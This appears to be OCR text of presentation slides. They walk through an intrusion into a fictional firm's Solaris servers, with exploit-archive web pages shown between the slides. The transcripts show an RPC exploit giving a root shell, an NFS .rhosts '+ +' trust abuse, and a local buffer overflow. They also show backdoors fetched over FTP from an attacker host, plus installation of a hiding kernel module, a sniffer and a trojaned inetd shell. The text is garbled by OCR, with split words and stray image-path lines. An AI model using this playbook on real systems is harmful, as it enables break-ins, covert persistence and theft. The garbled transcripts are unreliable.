/Irix
/Linux
/SuSE
/Debian
/Redhat
/Slackware
/Openlinux
/Misc
/Sco
/Solaris
/SunOS
/Ultrix
www.hack.co.za
:daem0n:
CGI
FTP
Pine
SSH
NIS
RPC
LPD
Ident
News
POP2
POP3
MSQL
X-Win
Imapd
Named
Rlogin
Fingerd
Chargen
Sendmail
/*
* cmsd warez
*
* executes /tmp/
*
* gcc -o c c.c -lrpcsvc -lnsl -lsocket
*
* ..OS's Affected..
* (Solaris 7/SPARC)
* (Solaris 7/x86)
* (Solaris 2.6)
* (Solaris 2.5.1)
* (Solaris 2.5.1_x86)
* (Solaris 2.5)
* (Solaris 2.5_x86)
* (Solaris 2.3)
* (SunOS 4.1.3/4.1.3C/4.1.3_U1/4.1.4)
* (Solaris 2.6/SPARC)
*
*/
#include <stdio.h>
#include <stdlib.h>
#include <rpc/rpc.h>
#include <netdb.h>
#include <arpa/inet.h>
www.hack.co.za
Internet zone

```
hacker:/export/home/hacker   id
>
uid=1002(hacker)
gid=10(staff)
hacker:/export/home/hacker   uname
>                            -a
SunOS evil.hacker.com 5.6 Generic_105181-05 sun4u sparc
SUNW,UltraSPARC-IIi-Engine
hacker:/export/home/hacker   ./cmsd
>                            dns.acmetrade.com
using source port 53
rtable_create worked
Exploit successful.  Portshell created on port
33505
hacker:/export/home/hacker   telnet dns.acmetrade.com
>                            33505
Trying 208.21.2.67...
Connected to
dns.acmetrade.com.
Escape character is '^]'.
#  id

uid=0(root)
gid=0(root)
#  uname
   -a
SunOS dns 5.5.1 Generic_103640-24 sun4m sparc
SUNW,SPARCstation-5
#
```

```
# nslooku
  p
Default Server:
dns.acmetrade.com
Address: 208.21.2.67

> ls
  acmetrade.com
[dns.acmetrade.com]

www.acmetrade.com              208.21.2.10
www1.acmetrade.com          208.21.2.12
www2.acmetrade.com          208.21.2.103
margin.acmetrade.com        208.21.4.10
marketorder.acmetrade.com       208.21.2.62
deriv.acmetrade.com         208.21.2.25
deriv1.acmetrade.com        208.21.2.13
bond.acmetrade.com          208.21.2.33
ibd.acmetrade.com              208.21.2.27
fideriv.acmetrade.com       208.21.4.42
backoffice.acmetrade.com        208.21.4.45
wiley.acmetrade.com         208.21.2.29
bugs.acmetrade.com          208.21.2.89
fw.acmetrade.com            208.21.2.94
fw1.acmetrade.com              208.21.2.21

Received 15
records.
> ^D

#
```


```
# rpcinfo -p www.acmetrade.com | grep
  mountd
100005    1   udp    643
mountd
100005    1   tcp    647
# showmount -e
mountd
  www.acmetrade.com
export list for
www.acmetrade.com:
/usr/local    server2, server3, server4
/export/home     sunspot

# rpcinfo -p www1.acmetrade.com | grep
  mountd
100005    1   udp    643
mountd
100005    1   tcp    647
# showmount -e
mountd
  www1.acmetrade.com
/data1        server2
/a       engineering
/b       engineering
/c       engineering
/export/home (everyone)

#
```



Welcome to Rootshell | Hosted by connectnet.com - Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Guide Print Security Stop
Bookmarks Location: http://www.rootshell.com/beta/news.html
Intranet Home Gerulski.com Instant Message Members WebMail Connections BizJournal SmartUpdate Mktplace
rootshell
Itch to be rich?
SCRATCH HERE
exploits
news
search
documentation
nfs
Do you have security related news? Please e-mail it to news@rootshell.com.
90% of Windows NT IIS Webservers Vulnerable
6/15/99 2:13PM PDT
eEye - Digital Security Team has found a buffer overflow in IIS4 allowing remote users to execute arbitrary code on IIS webservers.
• eeye.com - Press Release
• eeye.com - Actual advisory
• eeye.com - Working exploit code allowing you to run abritrary code.
www.bnl.gov defaced
6/2/99 3:10PM PDT
The Brookhaven National Laboratory website was defaced today in response to the FBI crackdown and the crackers who are defacing government sites. (They were nice enough to list us in the greets.)
• rootshell.com - archive of site
• bnl.gov website
AntiOnline victim of DoS attack
Document: Done


Welcome to Rootshell | Hosted by connectnet.com - Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Guide Print Security Stop
Bookmarks Location: http://www.rootshell.com/search.fcg
Intranet Home Gerulski.com Instant Message Members WebMail Connections BizJournal SmartUpdate Mktplace
rootshell
exploits
news
search
documentation
nfsshell.c
Connect from dhcp178-245.iss.net [208.27.178.245] (Mozilla/4.05 [en] (WinNT; I))logged.
Rootshell search results
2/10/99 netstation.txt IBM Network Station 300s exports /tmp to the world via NFS.
6/24/98 mscan.tgz mscan 1.0 - Scans multiple hosts for many different vulnerabilities. (statd, nfs, cgi, X11, named, pop3, and IRIX defaults)
3/16/98 snfs-linux.tgz Linux 2.1.xx port of the snfs.tgz package, source routed NFS.
6/11/97 nfstrace.tgz This nfstrace package lets you to perform NFS tracing by network monitoring.
4/13/97 nfswatch4.1.tar.Z This lets you monitor NFS requests to any given machine or the entire network.
3/20/97 pcnfsd.c Allows local users to chmod arbitrary directories on hosts running pcnfsd.
1/13/97 nfsshell.c This should be very useful if you have located an insecure NFS server.
8/26/96 nfsbug.c Demonstates a security problem in unfsd guessing the file handle of the root FS.
8/26/96 NFSproblems.txt Shows some potential problems with Linux in.nfsd concerning read-only exports.
2/13/96 mnt.tar.gz Exploits a bug in HP-UX 9 rpc.mountd program and gives you NFS file handles.
Found 10 matching exploits.
Document: Done

```
#  nfsshell
nfs>  host www1.acmetrade.com
Open www1.acmetrade.com[208.21.1.12] (mountd) using UDP/IP
nfs>  export
Export list for www1.acmetrade.com:
/data1          server2
/a         engineering
/b         engineering
/c         engineering
/export/home    (everyone)
nfs>  mount /export/home
Mount www1.acmetrade.com[208.21.2.12]:/export/home
 - protocol: UDP/IP
 - transfer size: 8192 bytes
nfs>  ls
bill
bob
celeste
chuck
dan
dave
jenn
zack
nfs>  ls -l bob
drwxr-xr-x  2      201     1      1024  May  4  1999  bob
nfs>  cd bob
nfs>  uid 201
nfs>  gid 1
```

```
nfs>  status
User id      : 201
Group id     : 1
Remote host  : 'www1.acmetrade.com'
Mount path   : '/export/home'
Transfer size: 8192
nfs>  !sh
$  echo "+ +" > .rhosts
$  exit
nfs>  put .rhosts
nfs>  cat .rhosts
+ +
nfs>  exit
#  rlogin -l bob www1.acmetrade.com
Last login: Wed Mar 3 10:46:52 from somebox.internal.acmetrade.com
www1%  whoami
bob
www1% pwd
/export/home/bob
www1% cat .rhosts
+ +
www1% uname -a
SunOS www1.acmetrade.com 5.5.1 Generic_103640-24 sun4d
SUNW,SPARCserver-1000
```


Insecure.org -- Computer Security, Nmap, Port Scanner, Exploit World, Exploits, Hacking, Hacker - Micro...
File Edit View Go Favorites Help
Back Forward Stop Refresh Home Search Favorites History Channels Fullscreen Mail
Address http://www.insecure.org/
Links
FREE KEVIN
Welcome to Insecure.Org
FreeBSD
GNU
Last modified: Monday, 27-Sep-1999 04:20:21 PDT
Nmap Free Security Scanner
Network-wide ping sweep, portscan, OS Detection
Audit your network security before the bad guys do
Nmap stealth port scanner
•Intro
•New
•Download
•OS Detect
Exploit World
•Micro$oft
•Linux
•Solaris
•More
News
Good reading
Links
About
Contact
Credits
Featured News
Nmap 2.3BETA6 Released
Nmap 2.3BETA6 security scanner is now available! I Added sophisticated timing control so that you can speed up for an aggressive scan, slow down for a polite scan, or slow WAY down to pass under intrusion detection system threshholds. Many OS detection fingerprints were added, and Window ACK scanning was implemented (Lamont's patch).
Phrack 55 finally available
Just when you had almost lost hope ... a new issue of Phrack, the scene's oldest and most respected hacker zine is out! You can download the entire tarball here, or you can browse the articles online below.
As usual, this issue contains many fine articles. Here are our favorites:
Win32 Buffer Overflows (Location, Exploitation and Prevention) by dark spyrit AKA Barnaby Jack -- The author of the recent eEye IIS hole takes us on another journey into Windows buffer overflows. He demonstrate s methods for reverse-engineering using Interactive Disassembler by exposing an overflow vulnerability in the latest version of Seattle Labs mail server (3.2.3113). Next he describes and presents some terrific Windows shellcode for opening up a remote shell. Finally he details a way to patch the SLMail binary to prevent these (particular) overflows. (Requires X86 assembly knowledge).
Internet zone


Exploit world -- Sun Solaris SPARC or X86 section - Microsoft Internet Explorer
File Edit View Go Favorites Help
Back Forward Stop Refresh Home Search Favorites History Channels Fullscreen Mail
Address http://www.insecure.org/sploits_solaris.html
Links
Solaris /bin/eject Buffer overflow
Description: Solaris /bin/eject takes a device name (floppy, etc) for argv[2] which can be overflowed via standard techniques.
Author: Cristian SCHIPOR (skipo@SUNDY.CS.PUB.RO)
Compromise: root (local)
Vulnerable Systems: Unpatched Solaris 2.4, 2.5
Date: 13 March 1996
Exploit & full info: Available here
Solaris 2.5.1 sdtcm_convert hole
Description: sdtcm_convert is kind enough to watch the permissions of your calendar file and if you change them it will change them back ... even following symlinks ;)
Author: Cristian SCHIPOR (skipo@SUNDY.CS.PUB.RO)
Compromise: root (local)
Vulnerable Systems: Solaris at least 2.5.1
Date: 22 February 1996
Exploit & full info: Available here
Internet zone

```
www1%  ls -la
       /usr/bin/eject
-r-sr-xr-x   1 root     bin        13144 Jul 15  1997
/usr/bin/eject*
www1%

www1%  gcc -o eject_overflow
       eject_overflow.c
www1%  ./eject_overflo
       w
Jumping to address 0xeffff630 B[364] E[400]
SO[400]
#  whoam
   i
root

#  ftp
   evil.hacker.com
Connected to
evil.hacker.com.
220 evil.hacker.com FTP server (HackerOS)
ready.
Name                          hacke
(evil.hacker.com:root):       r
331 Password required for hacker.

Password  eye0wn
:
230 User hacker logged
in.
Remote system type is
UNIX.
Using binary mode to transfer
files.
```

```
ftp> cd
     solaris_backdoors
250 CWD command
successful.
ftp> get
     solaris_backdoor.tar.gz
200 PORT command
successful.
150 Binary data connection for out
3.1.33.7,1152).
226 Transfer
complete.
152323 bytes sent in 31.942233 secs
(4.7Kbytes/sec)
ftp> quit

# cd /tmp/my_tools

# gunzip
  module_backdoor.tar.gz
# tar -xf
  module_backdoor.tar
```

```
# cd /tmp/my_tools/module_backdoor
# ./configure
Enter directories and filenames to hide from ls, find,     ... backdoor
Enter class C network to hide from          3.1.33.
Enter process names to hide from ps and     0 sniffe
creating                                      r
config.h...
# make
gcc -c backdoor.c
gcc -o installer
installer.c
ld -o backdoor -r
# ls
backdoor.o
Makefile
backdoor
backdoor.c
backdoor.o
config.h
configure
installer
installer.
c
# modload
  backdoor
# ./installer -d
  /usr/local/share/...
Adding directory...
Fixing last modified
time...
Fixing last accessed
time...
```

```
# ls -la /usr/local/share/...
ls: /usr/local/share/...: No such file or directory
# ./installer backdoor /usr/local/share/.../backdoor
Installing file...
Fixing last modified time...
Fixing last accessed time...
# echo "/usr/sbin/modload /usr/local/share/.../backdoor" >>/etc/init.d/utmpd
# cd ..
# rm -rf module_backdoor
# ls
inetd_backdoor
/
logedit
sniffer
# ./installer sniffer /usr/local/share/.../sniffer
Installing file...
Fixing last modified time...
Fixing last accessed time...
# ls /usr/local/share/.../sniffer
ls: /usr/local/share/.../sniffer: No such file or directory
# cd /usr/local/share/...
# ./sniffer > out &
# ps -aef | grep sniffer
#
```

```
# netsta
t
TCP
   Local Address        Remote Address    Swind Send-Q Rwind Recv-Q
State
-------------------- -------------------- ----- ------ ----- ------
-------
208.21.2.10.1023   208.21.0.19.2049    8760      0  8760    648
ESTABLISHED
# cd
 /tmp/my_tools
208.21.2.10.1022   208.21.0.19.2049    8760      0  8760      0
ESTABLISHED
# cd
 inetd_backdoor
208.21.2.10.2049   208.21.0.13.1003    8760      0  8760      0
#ESTABLISHED

config.h
configure
inetd.c
installer.
c
# ./configur
e
Enter port for hidden       31337
shell:
creating
config.h...
creating
# make
Makefile...
gcc -s  -DSYSV=4 -D__svr4__ -DSOLARIS  -o inetd inetd.c -lnsl -lsocket
-lresolv
gcc -o installer installer.c
# installer inetd
 /usr/sbin/inetd
Installing file...
Fixing last modified
time...
```

```
# ps -aef | grep inetd
root   179     1  0   May 10 ?        1:26 /usr/sbin/inetd -s
# kill -9 179
# /usr/sbin/inetd -s &
# exit
Connection closed by foreign host.
hacker:/export/home/hacker > telnet www1.acmetrade.com 31337
Trying 208.21.2.12...
Escape character is '^]'.
Granting rootshell...
# hostname
www1
# whoami
root
#
```


```
hacker:/export/home/hacker   ftp
Connected to www1            www1.acmetrade.com
220 www1.acmetrade.com FTP service (Version
2.5).
Name: root
331 Password required for
root.
Password: *******
Remote system type is
Unix.
230 User root logged in.
ftp> cd /usr/local/httpd
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 10
-rwxr-xr-x   9 root     other       1024 Aug 17 17:07 .
-rwxr-xr-x   9 root     other       1024 Aug 17 17:07 ..
-rwxr-xr-x   2 www      www         2034 Aug 17 17:07 index.html
-rwxr-xr-x   2 www      www         1244 Aug 17 17:07 securelogin.html
-rwxr-xr-x   2 www      www         1024 Aug 17 17:07 image2.gif
-rwxr-x--x   6 www      www          877 Aug 17 17:07 title.gif
-rwxr-xr-x   2 www      www         1314 Aug 17 17:07 frontpage.jpg
